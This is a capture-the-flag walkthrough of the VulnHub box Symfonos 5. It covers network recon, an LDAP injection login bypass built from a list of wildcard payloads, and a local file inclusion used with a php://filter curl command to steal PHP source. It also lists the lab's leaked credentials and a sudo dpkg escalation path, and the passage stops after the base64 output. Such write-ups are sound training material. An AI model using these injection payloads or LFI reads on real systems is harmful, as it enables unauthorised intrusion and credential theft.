Symfonos 5
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port 389 (LDAP) and anadmin.phplogin point at the same thing: the panel authenticates against LDAP, and placing*in username and password sneaks in an LDAP injection bypass. Inside, the Portraits section uses aurlparameter vulnerable to LFI; with php://filter we read theadmin.phpcode and pull thebindcredentials (admin:qMDdyZh3cT6eeAWD). With them, anldapsearchdumps the directory and returnszeus's password in base64 (cetkKf4wCuHC9FET). Over SSH,zeushassudo dpkg: GTFOBins finishes the box.
Recon
Host discovery
The box is a VulnHub image booting on the local network, so the first step is not scanning ports but finding it. An ARP sweep pulls it out of the neighbours by its VMware MAC:
sudo arp-scan -I eth0 --localnet --ignoredups --macfile=/usr/share/arp-scan/ieee-oui.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a0:4d:d4, IPv4: 192.168.1.80
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     2c:70:4f:14:4e:c7   (Unknown)
192.168.1.129   b0:a4:60:cf:91:26   Intel Corporate
192.168.1.138   f4:03:2a:28:e7:36   Amazon Technologies Inc.
192.168.1.157   00:0c:29:16:11:ea   VMware, Inc.
192.168.1.142   98:01:a7:8a:fa:55   Apple, Inc.
Ending arp-scan 1.10.0: 256 hosts scanned in 2.598 seconds (98.54 hosts/sec). 9 responded
A ping confirms it answers and hints at the operating system along the way:
ping -c 1 192.168.1.157
PING 192.168.1.157 (192.168.1.157) 56(84) bytes of data.
64 bytes from 192.168.1.157: icmp_seq=1 ttl=64 time=0.416 ms

--- 192.168.1.157 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
TTL 64, undecremented, because the box sits on the same segment with no routing hops in between. Linux starts at 64 and Windows at 128, so it points to Linux; a hint, not proof.
Initial scan
The port scan opens four ports, and two of them (389 and 636) betray an LDAP service. That detail sets where the exploitation will go.
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.1.157
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 64
80/tcp  open  http    syn-ack ttl 63
389/tcp open  ldap    syn-ack ttl 63
636/tcp open  ldapssl syn-ack ttl 63
MAC Address: 00:0C:29:16:11:EA (VMware)
There is already a detail worth keeping here: 22 answers with ttl 64 while the other three answer with ttl 63. One hop of difference inside the same IP means those services do not live where the SSH does, but one hop further. That is the first sign of containers in the picture.
The scan's -oG file is summarised by extractPorts, which also copies the list to the clipboard for the targeted scan:
extractPorts scan
Extracting information ...
IP Address: 192.168.1.157
Open ports: 22,80,389,636

Ports copied to clipboard
nmap -p22,80,389,636 -sCV 192.168.1.157 -oN targeted
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
636/tcp open  ldapssl?
MAC Address: 00:0C:29:16:11:EA (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
One detail is worth not skipping past: SSH identifies as Debian 10 while Apache identifies as Ubuntu. Two different distributions on the same IP means the web is not running on the host itself but inside a container. It's a hypothesis that confirms itself later, when the panel's source points at an LDAP on 172.18.0.22, an address from the range Docker reserves for its bridge networks.
The OpenLDAP 2.2.X - 2.3.X on 389 also pins down the service the 389/636 pair was already hinting at.
The /admin.php panel
The root site has no title. whatweb adds little, only confirming the Apache and the Ubuntu the -sCV already gave:
whatweb 192.168.1.157
http://192.168.1.157 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ],
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[192.168.1.157]

And in the browser, the same: a single full-screen picture of Zeus and a Wappalyzer that only detects Apache and Ubuntu, with no framework or language to dig into.
Viewing the source explains the site: it is literally that image and nothing else.

<body>
<img src="/static/zeus.jpg">
</body>
No comments, no scripts, no forms. The only usable piece of data is the filename, zeus.jpg, which turns out to be a system user's name too. With no surface on the home page, it's time to look for routes, and adding -x php is what uncovers the panel:
dirsearch -u http://192.168.1.157/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://192.168.1.157/

[22:25:58] 200 -   458B - /admin.php
[22:26:14] 302 -     0B - /home.php     ->  admin.php
[22:26:18] 302 -     0B - /logout.php   ->  admin.php
[22:26:31] 301 -   315B - /static       ->  http://192.168.1.157/static/
dirsearch tries extensions by default (php, aspx, jsp, html, js), which is why it finds the .php files straight away. gobuster does not: without being told which extensions to try it only sees directories, and the result is nearly empty.
gobuster dir -u http://192.168.1.157 -w <directory-list-2.3-medium.txt> -t 100 -b 404
/static               (Status: 301) [Size: 315]  [--> http://192.168.1.157/static/]
/server-status        (Status: 403) [Size: 278]
220563 requests for two results, neither of them useful. The difference is not the wordlist but the flag: adding -x php is what uncovers the panel.
gobuster dir -u http://192.168.1.157 -w <directory-list-2.3-medium.txt> -t 100 -b 404 -x php
/home.php             (Status: 302) [Size: 0]    [--> admin.php]
/admin.php            (Status: 200) [Size: 1650]
/static               (Status: 301) [Size: 315]  [--> http://192.168.1.157/static/]
/logout.php           (Status: 302) [Size: 0]    [--> admin.php]
/portraits.php        (Status: 200) [Size: 165]
/server-status        (Status: 403) [Size: 278]
The listing sketches the whole application at once: home.php and logout.php answer 302 towards admin.php, meaning they need a session, while admin.php returns 200 with 1650 bytes. That's the only unauthenticated entry point, and it looks very much like a login panel:

With LDAP in sight, the first thing to try is an injection bypass.
Panel access: LDAP injection
Wildcard bypass
The payloads do not have to be invented: HackTricks keeps a list of strings for bypassing a login authenticated against LDAP, and the very first one is the bare wildcard.

*
*)(&
*)(|(&
pwd)
*)(|(*
*))%00
admin)(&)
pwd
admin)(!(&(|
pwd))
admin))(|(|
If the panel validates with a filter like (&(uid=<user>)(userPassword=<pass>)), placing * in both fields turns it into "any user with any password":

Username: *
Password: *
# -> (&(uid=*)(userPassword=*))  ->  access granted
We get in without knowing any credential. The application inside is minimal, an "Under Developement" with a three-section bar:

Clicking the middle one makes the address bar sing:

http://192.168.1.157/home.php?url=http://127.0.0.1/portraits.phphome.php does not link to portraits.php, it loads it through a parameter, and through a full URL against 127.0.0.1 at that. A parameter that takes an arbitrary resource and includes it is the textbook shape of an LFI. That it also accepts a scheme (http://) suggests a PHP function behind it that resolves wrappers, something worth remembering once there is code to read.
LFI in the url parameter
Swapping the URL for a local path, the file is included as-is:

http://192.168.1.157/home.php?url=/etc/passwdSince admin.php itself authenticates against LDAP, its code likely holds the bind credentials. To read it without the server executing it (it is PHP), we use the encoding wrapper.
Source theft with php://filter
php://filter returns the file in base64, which we decode locally:
curl 'http://192.168.1.157/home.php?url=php://filter/convert.base64-encode/resource=/var/www/html/admin.php' | base64 -d
192.168.1.157/home.php?url=php://filter/convert.base64-encode/resource=/var/www/html/admin.php

symfonos

PD9waHAKc2Vzc2lvbl9zdGFydCgpOwoKaWYoaXNzZXQoJF9TRVNTU9OWyJsb2dnZWRpbiJdKSAmJiAkX1NFU1NJT05bImxvZ2
Pgo8aHRtbD4KPGhlYWQ+CjxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdGF0aWMvYm9vdHN0cm
cGhwIGVjaG8gJG1zZzsgPz48L3N0cm9uZz48L2NlbnRlcj4KPC9kaXY+CjwvYm9keT4KPC9odG1sPgoK
The browser no longer shows a rendered page but a block of base64: the wrapper intercepted the read before the interpreter ever touched the file. Copy it, decode locally and read it with highlighting:
